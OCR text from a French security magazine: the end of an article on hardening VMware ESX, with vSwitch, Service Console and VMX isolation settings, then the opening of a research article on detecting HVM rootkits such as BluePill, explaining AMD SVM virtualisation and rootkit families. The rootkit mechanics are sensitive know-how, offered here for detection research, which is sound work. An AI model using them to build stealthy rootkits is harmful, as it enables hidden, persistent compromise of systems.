- Ne pas virtualiser une DMZ dont les serveurs sont accessibles sur Internet ;
- Virtualiser une DMZ en conservant un cloisonnement avec des équipements de sécurité physique ;
- Virtualiser plusieurs DMZ en utilisant systématiquement plusieurs serveurs ESX isolés les uns des autres.


Nous déconseillons de suivre les scénarios 2 et 3 qui sont complexes à mettre en œuvre et qui peuvent facilement introduire des vulnérabilités de conception, de configuration ou d'exploitation.

4.2 Serveur ESX


Les règles usuelles de sécurité physique doivent bien évidemment être appliquées au serveur ESX. En particulier, il convient d'appliquer les mesures de sécurité physique correspondant au niveau de sensibilité des VM hébergées. Il conviendra de ne pas oublier de sécuriser les accès aux cartes d'administration physiques RSA ou équivalentes.



3 Scénario 1



4 Scénario 2



5 Scénario 3

4.2.1 Couche de virtualisation réseau

La conception de la virtualisation réseau doit prendre en compte les aspects suivants :

- utiliser une carte réseau physique dédiée pour le Service Console ;
- utiliser une carte réseau physique dédiée pour le trafic VMotion (qui n'est pas chiffrée) ;
- utiliser les *Ports Groups* (*template* de port virtuel) pour associer des propriétés (ex : Nom du switch, VLAN ID, options de sécurité) à un ou plusieurs ports et faciliter l'exploitation de la plateforme.

Le serveur ESX supporte trois différents types de VLAN :

- *External Switch Tagging* : le marquage du VLAN est assuré par un switch externe. Le nombre de VLAN supporté est limité au nombre de ports réseau physiques disponibles sur le serveur ESX.
- *Virtual Switch Tagging* : le marquage du VLAN est assuré par le switch virtuel. Chaque port du switch physique connecté à un switch virtuel est configuré en mode *trunk* permettant de simplifier la gestion du réseau virtuel en tirant parti des fonctionnalités de Port Group.
- *Virtual Machine Guest Tagging* : le marquage est assuré directement par le pilote de la carte réseau de la VM. Le switch virtuel préserve le marquage lorsqu'il transmet la trame au switch externe. Il est recommandé de ne pas utiliser ce mode afin d'éviter qu'un système invité puisse contrôler et configurer les VLAN.

Depuis VMware ESX 3, les switchs virtuels proposent des mécanismes de sécurité réseau qui étaient auparavant uniquement disponibles au niveau de chaque VM. Ces derniers peuvent être positionnés au niveau de chaque switch virtuel (`Virtual Switch Properties > vSwitchN > Security`) ou de chaque port du switch (`Virtual Switch Properties > Port group > Security`) :

- Empêche une VM de changer son adresse MAC. Si c'est le cas, le switch ignore les paquets entrant et sortant du port auquel elle est rattachée (parade contre les attaques de type *MAC Spoofing*).

```
MAC Address Changes: Reject
```

- Empêche une VM de transmettre des paquets ARP forgés dans le but de rediriger le trafic (parade contre les attaques de type *ARP spoofing/cache poisoning*).

```
Forged Transmits: Reject
```

- Désactive la possibilité pour une VM de passer son interface virtuelle en mode « Promiscuous » afin d'écouter les données circulant sur la carte réseau physique.

```
Promiscuous Mode : Reject
```

La configuration explicite de ces paramètres pour un port est prioritaire sur la configuration d'un switch virtuel.

Le lecteur pourra se référer au diagramme de communications de Jason Boche pour avoir une vue de l'ensemble des flux réseau utilisés dans une plateforme VMware VI [8].

4.2.2 Service Console

Depuis la version ESX 3, la configuration du Service Console est durcie par défaut. Citons par exemple :

- Les services déployés sont minimalistes.
- Le pare-feu est actif et filtre les flux entrants et sortants (CIM, SSH et les ports spécifiques VMware sont autorisés).
- Le compte *root* ne peut pas se connecter via SSH.
- Le support du protocole SSH v1 est désactivé.

Le Service Console doit être sécurisé comme un système Linux (Red Hat), à ceci près que VMware propose ses propres *packages* et ne supporte pas les packages RPM. Comme nous l'avons dit, le Service Console fait l'objet assez régulièrement d'avis de sécurité suite à des vulnérabilités d'applications non maintenues par VMware. Les principaux risques (élévation de privilèges, déni de service) en découlant concernent les utilisateurs qui disposent d'un accès à la console. Aussi, il convient de minimiser l'utilisation du Service Console, et donc de privilégier l'utilisation du VirtualCenter, et de mettre en place un processus de gestion des correctifs (veille, revue, recette et déploiement).

Le Service Console fournit un ensemble de commandes spécifiques pour son administration et celle de l'hyperviseur, par exemple :

- `esxcfg-firewall` pour administrer le pare-feu local ;
- `esxcfg-auth` pour gérer les paramètres d'authentification ;
- `esxcfg-vswitch` pour gérer les switchs virtuels.

Il doit toujours se trouver dans un réseau séparé des VM. Pendant l'installation d'ESX, il est recommandé de ne pas cocher la case « *Create a default network for virtual machines* » (cas par défaut). Sinon, toute VM créée sera associée, par défaut, à l'interface réseau du Service Console.

Nous ne détaillerons pas ici toutes les bonnes pratiques de sécurisation d'un système Linux. Citons simplement un rappel de quelques recommandations et leur mise en œuvre dans le Service Console :

- Un annuaire centralisé (ex : LDAP, Active Directory) est utilisé pour authentifier les utilisateurs du Service Console. Cette fonctionnalité est implémentée via la commande `esxcfg-auth`.
- Afin d'appliquer les règles de gestion des mots de passe des comptes à pouvoir de l'entreprise, on peut utiliser cette même commande en utilisant le plugin `pam_cracklib.so` ou `pam_passwdqc.so` (plus complet).

Par exemple, pour appliquer la règle suivante : au minimum 12 caractères pour un mot de passe utilisant 3 classes de caractères ou au minimum 8 caractères pour un mot de passe composé de 4 classes de caractères et pas de réutilisation d'un mot de passe ayant 5 caractères communs avec les anciens mots de passe, la commande est :

```
esxcfg-auth --usepamqc=-1 -1 -1 12 8 5
```

Pour imposer un changement de mot de passe tous les 60 jours :

```
esxcfg-auth --passmaxdays=60
```

- Le mécanisme d'élévation de privilèges `SUDO` doit être privilégié à l'utilisation de la commande `SU`. L'utilisation de ces commandes peut être limitée à un groupe d'utilisateurs particulier (à configurer via les fichiers `/etc/pam.d/sudo` et `/etc/pam.d/su`).
- Les applications (une quinzaine par défaut) nécessitant les attributs *setuid* et *setgid* devront être limitées au maximum. En particulier, il est recommandé de désactiver ces attributs pour les applications non utilisées.
- Un serveur *syslog* distant reçoit certains journaux critiques du Service Console, par exemple, les traces d'authentification à la console `/var/log/secure` et les messages d'avertissement de l'hyperviseur `/var/log/vmkernel`.

4.2.3 Machines virtuelles

Les systèmes d'exploitation des VM devront être traités comme ceux de machines physiques. Les recommandations usuelles de sécurisation d'un système d'exploitation doivent donc être appliquées.

Il est recommandé de minimiser l'utilisation de la fonctionnalité de connexion à la console d'une VM via le client VI (impact sur les performances de l'ESX et risque d'erreurs de manipulation) et de privilégier à la place l'utilisation du service d'accès à distance fourni par le système invité.

Afin de restreindre les communications entre l'hôte et la VM et de minimiser les risques de vulnérabilités liées aux *VMware Tools*, il est recommandé de n'installer que le minimum nécessaire sur les VM, à savoir les pilotes VMware. Les fonctionnalités *SDK client*, *Toolbox* et *Shared folders* ne devront, dans la mesure du possible, pas être installées.

La virtualisation d'un système et le partage du temps entre l'hôte et son invité peuvent entraîner des désynchronisations plus fréquentes de l'horloge de la VM que pour une machine physique [9]. Au niveau système et applicatif, ceci peut provoquer de sérieux effets de bord, en particulier si la désynchronisation dépasse plusieurs minutes. Par exemple, le protocole Kerberos nécessite que l'horloge du client et celle du serveur n'aient pas un décalage supérieur à une dizaine de minutes pour fonctionner. Il faut donc contrôler que la virtualisation d'un système n'entraîne pas de désynchronisation importante, et, si c'est le cas, y remédier (modification du système invité, augmentation de la fréquence de synchronisation).

Afin d'éviter de monopoliser toutes les ressources d'un serveur ESX par une VM et d'entraîner un déni de service, il convient de mettre en place un partage efficace des ressources CPU et mémoire vive de l'hôte allouées aux VM. Pour cela, trois paramètres sont disponibles pour chaque VM : réservation minimale (niveau de ressource garanti), limite maximale (niveau d'allocation maximale d'une ressource) et niveau de partage d'une ressource (en cas d'épuisement de la ressource, le niveau de partage définit la priorité d'allocation de la ressource à une machine).

Une alarme pourra être paramétrée afin de transmettre une alerte par SNMP ou par email lorsqu'une VM dépassera un certain seuil de ressources consommées.

L'amélioration de l'isolation d'une VM nécessite d'appliquer des paramètres de configuration, qui peuvent être déployés via le VirtualCenter (`Virtual Machine Properties > Options > Advanced > General > Configuration Parameters`) ou en éditant les fichiers `.VMX` de chaque machine. Citons par exemple :

- Désactive le *copy and paste* depuis une VM.

```
isolation.tools.copy.enable = "false"
isolation.tools.paste.enable = "false"
```

- Désactive le *drag and drop* depuis et vers une VM.

```
isolation.tools.dnd.disable = "true"
```

- Désactive la fonctionnalité *shared folders*.

```
isolation.tools.hgfs.disable = "true"
```

- Désactive la possibilité pour une VM de journaliser des informations détaillées de son fonctionnement afin d'éviter que ce vecteur ne puisse être utilisé à des fins malveillantes pour provoquer une saturation de l'hôte (note : cette option peut être nécessaire pour réaliser un diagnostic de fonctionnement d'une VM).

```
isolation.tools.log.disable = "true"
```

- Pour les machines sensibles, il est possible de désactiver complètement la fonctionnalité de backdoor de VMware (peut avoir un impact sur le fonctionnement de la VM).

```
monitor_control.restrict_backdoor = "true"
```

- Désactive l'envoi de messages de la VM vers l'hôte (afin d'éviter qu'un programme malveillant puisse utiliser ce canal de communication pour saturer l'hôte).

```
isolation.tools.setinfo.disable = "true"
```

- Si cette fonctionnalité doit être utilisée, il est possible de limiter la quantité de données transmises à l'hôte à l'aide du paramètre :

```
tools.setinfo.sizeLimit = "1048576" (=1Mo valeur
recommandée par VMware)
```

- Désactive la possibilité de connecter/déconnecter un périphérique depuis une VM.

```
isolation.device.connectable.disable = "true"
```

- Pour les VM sensibles, il est recommandé de désactiver l'utilisation de l'hyperthreading de l'hôte visant à faire fonctionner simultanément deux VM sur un même processeur physique.

```
HT Sharing : None (option GUI)
sched.cpu.htsharing = "none"
```

- Permet de propager le support du bit NX aux VM.

```
CPUID Mask : Expose the Nx Flag to guest (option GUI)
```

- Permet d'utiliser les instructions Intel VT-D et AMD IOMMU des processeurs récents.

```
Virtualized MMU : Force use of the features where
available (option GUI)
monitor.virtual_mmu = "hardware"
```

Enfin, il existe un grand nombre de paramètres de configuration dont la plupart ne sont pas documentés par Vmware [10].

4.3 Espace de stockage de machines virtuelles

L'espace de stockage destiné à accueillir les VM doit être correctement dimensionné surtout si des disques dynamiques (allocation du disque virtuel à la demande du système invité) sont utilisés.

L'espace de stockage doit être redondé. Pour la sauvegarde des VM, plusieurs solutions peuvent être envisagées :

- l'utilisation d'un serveur de sauvegarde et d'agents déployés sur les systèmes invités des VM (méthode conventionnelle) ;
- la sauvegarde complète des fichiers `VMDK` des VM (nécessite un arrêt de la VM) ;
- la sauvegarde de snapshots des VM.

VMware propose une solution technique offrant les deux dernières fonctionnalités citées. Afin de ne pas complexifier plus le projet de virtualisation, la sauvegarde conventionnelle par agent est généralement conservée lors de la migration d'une machine physique vers une VM.

Si un SAN est mis en œuvre, il convient d'appliquer les bonnes pratiques en matière de *zoning* pour s'assurer que le serveur ESX ne puisse accéder qu'aux LUN contenant les VM autorisées (la partition VMFS) et qu'un serveur non autorisé ne dispose pas d'un accès sur ces fichiers.

Enfin, si des serveurs ESX exploitent des VM de sensibilités différentes, le cloisonnement entre les serveurs ESX doit être appliqué au SAN. Des LUN distincts doivent être assignés aux serveurs ESX d'un même niveau de confiance et le cloisonnement doit être assuré par un zoning. Le LUN *masking* n'est pas suffisant pour couvrir le risque où le serveur ESX est compromis. En effet, il repose sur une restriction logicielle des LUN visibles par un serveur ESX et est implémenté au niveau du Service Console.

Dans le cas de l'utilisation d'une connexion iSCSI (SCSI sur TCP/IP), le serveur ESX ne supporte que l'authentification CHAP et aucun mécanisme de chiffrement des flux IP. Pour limiter le risque de divulgation d'informations, il est nécessaire de dédier une carte réseau physique pour le trafic iSCSI.

4.4 VirtualCenter

Les serveurs qui hébergent le VirtualCenter et sa base de données doivent être traités comme des serveurs sensibles : les recommandations usuelles de sécurisation d'un système Windows et d'une base de données doivent être appliquées.

Le serveur doit être situé dans un VLAN d'administration ou dans une DMZ et utiliser des postes d'administration dédiés pour se connecter à l'interface d'administration. Ces postes ne doivent pas être connectés au réseau bureautique et ne pas avoir accès à Internet. L'exécution du client d'administration peut être réalisée depuis le poste d'administration ou depuis un serveur de rebond mais, il est déconseillé de le faire directement depuis le serveur VirtualCenter. Enfin, il est recommandé d'utiliser un compte Windows qui n'est pas administrateur local du serveur pour administrer la solution.

Il convient de remplacer les certificats x509 auto-signés fournis par des certificats générés par l'entreprise (et idéalement par une IGC). Ces certificats permettront au client d'authentifier le serveur lors de la connexion. Il est à noter que les anciennes versions de VirtualCenter (antérieures à VirtualCenter 2.0.1) disposent d'un client qui ne vérifie pas l'authenticité du serveur (risque d'attaques du type *man-in-the-middle*) comme documenté par VMware dans sa base de connaissance [11]. D'autre part, VMware annonce que les certificats auto-signés fournis dans VirtualCenter versions 2.0.1 Patch 1 et inférieures sont défectueux.

La prise de contrôle de la base de données par un attaquant peut compromettre le serveur, notamment en divulguant le mot de passe du compte *vpxuser* du Service Console. D'après l'éditeur, les seuls privilèges requis par la solution VirtualCenter pour le compte de base de données sont :

- Oracle : Connect, Resource ;
- SQL Server : Invoke / Execute Stored Procedures, Select Update, Insert, Drop.

Enfin, le mot de passe du compte de base de données est stocké « brouillé » dans la clé de registre (accessible par défaut seulement aux administrateurs) : HKLM\SOFTWARE\VMware, Inc.\VMware Update Manager\DB.

VMware fournit le script vc-support.wsf (raccourci *Generate VirtualCenter Server Log bundle*) pour réaliser une archive, sur le bureau de l'utilisateur, contenant de nombreuses informations : journaux du VirtualCenter et de Windows, paramètres de configuration du VirtualCenter et informations système et réseau sur l'environnement Windows. Des informations sensibles figurent dans ce fichier, comme la clé de registre contenant le mot de passe brouillé du compte de base de données.

5. Définition de l'organisation, des procédures et formation des équipes

L'organisation applicable à une infrastructure physique n'est pas complètement applicable à une infrastructure virtualisée. En effet, la gestion des machines physiques diffère de la gestion d'images disque. De plus, la virtualisation du réseau a un impact non négligeable sur l'organisation, que l'on peut illustrer par cette problématique : *quelle équipe système ou réseau doit administrer les composants du réseau virtuel ?*

Il est essentiel de définir les rôles et responsabilités de la nouvelle organisation. Celle-ci pourra être mise en œuvre au niveau du VirtualCenter. Chaque rôle est associé à un compte utilisateur et regroupe un ensemble de privilèges (plus d'une centaine sont disponibles) donnant un droit sur un objet (ex : démarrage ou arrêt d'une VM). VMware propose dans son guide *Managing VMware VirtualCenter Roles and Permissions*, un ensemble de bonnes pratiques pour la gestion des rôles [12].

La définition de l'organisation aboutira à la rédaction de procédures d'exploitations appropriées et la formation des équipes concernées. Le lecteur pourra s'appuyer sur l'abondante documentation disponible sur le portail de VMware en particulier la bibliothèque en ligne [13].

Conclusion

Nous venons d'examiner les grandes étapes d'un projet de virtualisation, et les éléments de sécurité à prendre en compte pour chacune d'entre elles. La clé de la réussite d'un projet de virtualisation est de disposer d'une bonne connaissance de son système d'informations et d'associer les équipes sécurité, réseau et système dans son élaboration. En effet, il s'agit toujours d'un projet complexe qui nécessite de fortes compétences techniques, mais également la mise en place d'une organisation spécifique avec des rôles et des responsabilités bien définis, ainsi que des procédures clairement formalisées et applicables.

Il convient de toujours garder à l'esprit que deux VM ne peuvent pas avoir le même degré d'isolation que deux machines physiques. Pour cette raison, il n'est pas recommandé d'héberger deux VM d'un niveau de confiance différent sur le même système hôte.

La virtualisation n'a pas été conçue pour la sécurité, si elle offre un cloisonnement système et réseau, celui-ci reste avant tout virtuel et repose en grande partie sur une isolation logicielle. Les fonctions de sécurité dédiées ne sont apparues que très récemment ou restent à venir. Ainsi, VMware propose, depuis peu, une solution baptisée ESXi, un serveur ESX dépourvu du Service Console donc ayant une surface d'attaque plus réduite. La prochaine version d'ESX proposera l'API VMsafe, qui offrira la possibilité de communiquer avec l'hyperviseur pour permettre à une solution de sécurité d'inspecter le fonctionnement d'une VM.

Enfin, les deux principaux fondeurs du marché proposent, depuis peu, des jeux d'instructions matérielles dédiés à la sécurité. Les instructions Intel TXT et AMD SVM reposent sur l'utilisation du composant TPM présent sur la carte mère. Elles permettent d'introduire le concept de confiance dans les applications exécutées en offrant un contrôle du code virtualisé et un cloisonnement de son espace mémoire. L'objectif est d'empêcher le lancement d'hyperviseurs non autorisés (comme Blue Pill) et de contrôler l'intégrité de l'hyperviseur. Les instructions Intel VT-D et AMD IOMMU offrent la possibilité à l'hyperviseur de donner, à chaque VM, un accès bas niveau au matériel au lieu des émulations proposées par l'intermédiaire d'un hôte ou d'un hyperviseur. Outre l'amélioration des performances, ceci contribuera à améliorer le cloisonnement des VM vis-à-vis de l'hyperviseur en le protégeant contre les attaques de type DMA.

Mais, ces nouveaux mécanismes n'ont pas encore atteint leur maturité. À l'heure où vous lirez ces lignes, J. Rutkowska et son équipe de la société Invisible Things Lab auront démontré lors de la BlackHat DC 2009 une faille conceptuelle dans le jeu d'instructions Intel TXT et présenté une preuve de concept pour compromettre l'intégrité d'un logiciel protégé avec ces instructions dans une implémentation sous Xen ou Linux [14]. ■

Les références de cet article sont disponibles sur miscmag.com/ref42.

Anthony Desnos[1] – Eric Filiol[2]
[1]Laboratoire Sécurité de l'Information et des Systèmes (SI&S) École Supérieure en Informatique – Électronique et Automatique – Paris – desnos@esiea.fr
[2]Laboratoire de virologie et de cryptologie opérationnelles (V+C) – École Supérieure en Informatique – Électronique et Automatique – Laval – filiol@esiea.fr

DÉTECTION OPÉRATIONNELLE DES ROOTKITS HVM

ou quand la recherche remplace le buzz (Partie 1)

mots-clés : *virtualisation / codes malveillants / rootkits / hyperviseur / BluePill / détection antivirale / détection statistique / furtivité*

Les différents codes malveillants suivent, voire devancent, les innovations technologiques que connaît le monde informatique, mois après mois. Ainsi, au fil des évolutions techniques, les rootkits ont pu migrer facilement du niveau utilisateur vers le niveau noyau, atteignant ainsi le Saint Graal : avoir tous pouvoirs sur la machine. Ces dernières années ont vu également l'émergence de la virtualisation, en particulier matérielle, permettant de faciliter le déploiement de solutions, mais également de renforcer la sécurité. Mais, si donner les moyens au processeur d'accéder très facilement à la virtualisation a pu accroître de façon significative la rapidité des logiciels de virtualisation, cela a, en même temps, conduit à fournir de nouvelles solutions aux concepteurs de virus.

Ces innovations ont eu pour effet de créer une polémique autour d'une nouvelle sorte de rootkits, dénommés « HVM » (*Hardware-based Virtual Machine*), et en particulier sur le plus populaire d'entre eux : BluePill. Certains les prétendent totalement invisibles et donc indétectables, rendant inutile toute technologie antivirale ou HIDS. D'autres affirment tout aussi stérilement qu'il s'agit là de prétentions fantaisistes. Entre apocalypse informatique annoncée et « tout va très bien madame la marquise », le débat n'a jamais été placé sur le seul terrain où il aurait dû l'être : celui de la recherche et de l'expérimentation.

La mise à disposition par son auteur d'une version, certes volontairement incomplète, du code source du premier rootkit HVM (BluePill) a permis d'y voir plus clair. Cet article rappelle le problème posé par les rootkits HVM du type BluePill et présente une solution technique opérationnelle, validée sur le plan théorique et sur le plan expérimental, mettant ainsi fin à un buzz qui n'avait que trop duré. Cette solution montre toutefois que, face à des technologies de type rootkit HVM, le concept de détection antivirale doit être complètement redéfini.

1. Introduction

Les *rootkits* matériels constituent pour un attaquant le meilleur moyen d'avoir un contrôle total sur la machine victime. Initialement, ceux-ci restaient cloisonnés aux périphériques ad hoc des postes classiques. Mais, l'apparition de fonctionnalités de virtualisation dans les processeurs, et donc la possibilité d'installer des hyperviseurs au-dessus des systèmes actuels, a permis l'émergence de nouvelles formes de rootkits.

Les processeurs AMD64 et Intel Dual Core offrent,dans leurs derniers processeurs, des mécanismes facilitant la virtualisation qui ajoutent une sorte de Ring -1 dans lequel un hyperviseur démarre de manière préemptive sur l'hôte et peut ainsi par la suite gérer plusieurs machines virtuelles très simplement. Exploitant cette nouvelle possibilité, une nouvelle catégorie de rootkits, dénommés HVM (*Hardware-based Virtual Machine*) a fait son apparition en 2006 avec le rootkit BluePill [17, 18, 19]. Ces rootkits détournent le but premier de l'hyperviseur en faisant basculer l'état d'un système d'exploitation dans une machine virtuelle, et ce,à chaud.

L'annonce par Joanna Rutkowska [17] du premier rootkit totalement indétectable utilisant la virtualisation matérielle, BluePill, a immédiatement engendrée une hystérie générale dans le monde de la sécurité informatique. Ce *buzz* sécuritaire reposait sur l'affirmation que BluePill pouvait contrôler toutes les sources de temps d'un système et *monitorer* toutes ses entrées/sorties sans installer aucun *hook* en mémoire, rendant donc les techniques conventionnelles de détection inefficaces et obsolètes.

À la publication du code de BluePill, l'auteur a mis au défi quiconque de mettre au point une méthode de détection opérationnelle. Les quelques solutions proposées ne permettant finalement que de détecter la présence de virtualisation et non d'un rootkit, la bataille semblait définitivement gagnée par Joanna Rutkowska.

Cependant, l'analyse du code de BluePill publié a très vite montré qu'il s'agissait d'une version incomplète, ne permettant pas de relever le challenge lancé. De plus, un certain nombre d'informations manquaient pour pouvoir réellement mettre en œuvre BluePill. Nous avons contacté Joanna Rutkowska pour le lui faire remarquer et obtenir ce qu'il nous manquait. Face à une fin de non recevoir (son auteur réclamait 200 000$), nous avons donc dû nous débrouiller avec le code publié et compléter les trous.

Dans cet article, nous allons expliquer en détail le principe de fonctionnement de BluePill. Nous montrerons ensuite comment il est possible de le détecter opérationnellement en utilisant une base de temps adéquate comme suggéré dans [9]. Reposant sur un modèle statistique rigoureux, il a été possible de détecter BluePill systématiquement. Enfin, nous expliquerons pourquoi tout rootkit de type HVM mettant en œuvre des fonctionnalités réelles, et non la simple mise en place, ainsi que le fait BluePill, d'un hyperviseur, est encore moins indétectable face à cette méthode de détection.

2. La virtualisation : état de l'art

La virtualisation est un ensemble de techniques matérielles et/ou logicielles qui permettent de faire fonctionner sur une seule machine plusieurs systèmes d'exploitation séparément les uns des autres comme s'ils fonctionnaient sur des machines physiques distinctes.

Ces techniques ne sont pas récentes, comme on pourrait le croire. Elles sont issues pour une bonne part des travaux du centre de recherche IBM France de Grenoble qui développa, dans les années 70, le système expérimental CP/CMS, devenant ensuite le produit (alors nommé « hyperviseur ») VM/CMS.

Dans la deuxième moitié des années 80 et dans le début des années 90, des embryons de virtualisation pour les ordinateurs personnels ont vu le jour. Par exemple, l'ordinateur Amiga pouvait lancer des environnements de type PC X386, Machintosh 68xxx, voire des solutions X11, le tout en multitâche. Enfin, dans la seconde moitié des années 90, les émulateurs sur x86 des vieilles machines des années 80 ont connu un énorme succès, notamment les ordinateurs Atari, Amiga, Amstrad et les consoles NES, SNES, NeoGeo.

Mais la popularisation des machines virtuelles a vu le jour avec VMware dans les années 2000, ce qui a donné naissance à toute une suite de logiciels gratuits et propriétaires permettant la virtualisation. Ainsi, on peut classer les techniques de virtualisation en plusieurs catégories :

- émulation (Qemu [16], Bochs [6]) ;
- virtualisation totale (VMWare [23], VirtualPC [22]) ;
- paravirtualisation (XEN [24], VMWare ESX) ;
- virtualisation matérielle.

Nous ne présenterons ici que la virtualisation matérielle, mais le lecteur pourra se référer à [26] pour une présentation détaillée des trois autres classes.

Dans cette course à la meilleure virtualisation, les constructeurs de processeurs sont entrés en jeu. Ils ont doté leur processeur d'un nouveau jeu d'instructions, d'un nouveau contexte, permettant d'optimiser et de faciliter la virtualisation en plaçant la commutation des différentes machines virtuelles directement au niveau du processeur (ex. Xen ou Virtual PC). Les deux principaux constructeurs de processeurs grand public, Intel et AMD, ont introduit respectivement cette technologie dans les processeurs Vanderpool avec le jeu d'instructions VMX et Pacifica avec le jeu d'instructions SVM [4]. Ils sont actuellement disponibles par défaut dans les familles de processeurs Intel Dual Core et les AMD Athlon 64 bits.

Nous allons voir plus précisément les deux processeurs, mais plus particulièrement la virtualisation sous AMD (SVM) qui permettra par la suite d'avoir les bases nécessaires pour comprendre la suite et en particulier toute la problématique de la détection.

2.1 Virtualisation AMD

Les principales avancées apportées par AMD en matière de virtualisation sont :

- le passage rapide de l'hôte vers le client ;
- l'interception des instructions ou des événements du client ;
- la protection des accès au DMA : EAP (*External Access Protection*) ;
- le TLB tagué entre l'hyperviseur et les machines virtuelles.

AMD fournit un nouveau jeu d'instructions pour profiter pleinement de la virtualisation : le jeu d'instructions SVM. Il permet de lancer des machines virtuelles et de réaliser le basculement hôte/VM matériellement, c'est-à-dire que chaque machine virtuelle possède un contexte qui sera automatiquement restauré/sauvegardé par le processeur à chaque commutation de contexte (Hyperviseur Machine Virtuelle). Il traite également des exceptions provoquées par la machine virtuelle, intercepte des instructions ou injecte des interruptions. On voit donc ici l'intérêt d'activer ce mode s'il est disponible, car il donne un contrôle total sur la machine.

2.1.1 Mode Invité

Ce nouveau mode (réel, non réel, protégé) introduit par AMD permet de faciliter la virtualisation. Il comporte un certain nombre de composants et d'actions :

- VMCB. Il s'agit d'un bloc de contrôle de la machine virtuelle. Il s'agit en fait d'une structure stockée en mémoire permettant de décrire une machine qui va s'exécuter et contenant :
  - une liste d'instructions ou d'événements dans l'invité à intercepter ;
  - des bits de contrôle spécifiant l'environnement d'exécution d'un invité ou indiquant les actions spéciales à faire avant d'exécuter le code de l'invité ;
  - l'état du processeur de l'invité.
- Activation du SVM. Avant cette activation, il est nécessaire de vérifier que le processeur possède bien cette fonctionnalité. En exécutant l'instruction `cpuid` avec l'adresse 8000_0001H, le bit 2 du registre ECX doit être mis à 1. Pour activer le SVM, il faut mettre le bit `SVME` du MSR `EFER` à 1.
- Instruction `VMRUN`. Elle est le point central de ce jeu. Elle permet en effet d'exécuter une nouvelle machine virtuelle en lui fournissant un bloc de contrôle de machine virtuelle (VMCB), décrivant les fonctionnalités attendues et l'état de cette nouvelle machine.
- Instructions `VMSAVE/VMLOAD`. Ces deux instructions permettent de compléter `VMRUN` en effectuant respectivement la sauvegarde et le chargement du bloc de contrôle.
- Instruction `VMMCALL`. Cette instruction permet explicitement d'appeler l'hyperviseur, que l'on soit en mode ring 3 ou ring 0. Le choix du mode dans lequel cette instruction peut être appelée est donc laissé à l'hyperviseur.
- `#VMEXIT` : quand une interception est levée, le processeur effectue un `VMEXIT`, ce qui a pour conséquence de faire basculer l'état de la machine virtuelle à l'hyperviseur.
- `SVM-Lock` : cette fonctionnalité permet d'après le manuel d'AMD [3] d'empêcher que le bit `EFER.SVME` soit positionné, empêchant ainsi l'activation de la virtualisation. Pour cela, il faut une clé de 64 bits permettant son activation. Le registre MSR `SVM_KEY` est utilisé pour créer un mécanisme de mot de passe empêchant la mise à 0 du bit `VM_CR.lock`. Quand le bit `VM_CR.lock` est à 0, l'écriture dans `SVM_KEY` positionne la clé de 64 bits. Et quand `VM_CR.lock` est à 1, l'écriture dans `SVM_KEY` compare la valeur écrite avec la valeur stockée, si les valeurs sont identiques et non égales à 0, alors le bit `VM_CR.lock` est mis à 0, rendant ainsi possible l'activation de la virtualisation. Par contre, si les valeurs sont différentes alors l'écriture est ignorée et le bit `VM_CR.lock` reste inchangé. Bien sûr, la lecture de `SVM_KEY` doit toujours retourner 0 pour des raisons de sécurité évidente.

Le `SVM-Lock` permet donc d'utiliser une clé de 64 bits pour activer la virtualisation. Une clé de 64 bits n'étant pas la norme en cryptographie, il est probable de casser cette clé avec une simple brute force. Malheureusement, après divers tests sur l'activation de cette fonctionnalité, il apparaît donc que le registre MSR `SVM_KEY` n'est accessible qu'avec une clé prédéfinie par le constructeur AMD (et bien sûr, non fournie). En effet, la lecture de ce registre ne marche pas. Elle renvoie des valeurs non nulles et l'écriture d'une clé ne bloque pas l'activation de la virtualisation. Après un premier contact avec AMD pour avoir plus d'informations sur ce problème et si possible récupérer la clé, nous avons été redirigé vers un forum pour plus de renseignements...

3. Virtualisation et rootkits

Les deux concepts étant souvent confondus l'un avec l'autre, il est essentiel de rappeler ce qu'est un rootkit. Il s'agit d'un programme ou ensemble de programmes permettant à un tiers (pirate...) de maintenir dans le temps un accès frauduleux à un système informatique et à masquer ses traces sur le système (codes, processus, connexions réseau, *drivers*, fichiers...). Les rootkits existent depuis les balbutiements du piratage informatique et sont donc par conséquent en évolution permanente avec les nouvelles technologies.

On peut classer les rootkits en deux grandes familles (bien sûr, une combinaison de ces deux familles est tout à fait possible) : Ring 3 (espace utilisateur) et Ring 0 (espace *kernel*).

La première famille est la plus ancienne, la plus facile à utiliser aussi, car elle opère en ring 3. Elle consiste simplement en un regroupement de plusieurs binaires (`ps`, `ls`, `netstat`...) qui seront installés à la place de ceux d'origines, et qui filtreront les résultats pour cacher des données. Il est trivial de les détecter en faisant des *hashes* du système de fichiers [21]. Mais, ces dernières années ont vu l'émergence des attaques « tout en mémoire », faisant ainsi passer les rootkits en ring 3, et laissant la porte ouverte à de nouveaux types de rootkits. Rester en mémoire pour un attaquant est intéressant, car aucune information ne sera écrite sur un périphérique de masse (disque dur), ce qui permet de contourner certains outils de *forensics* [7].

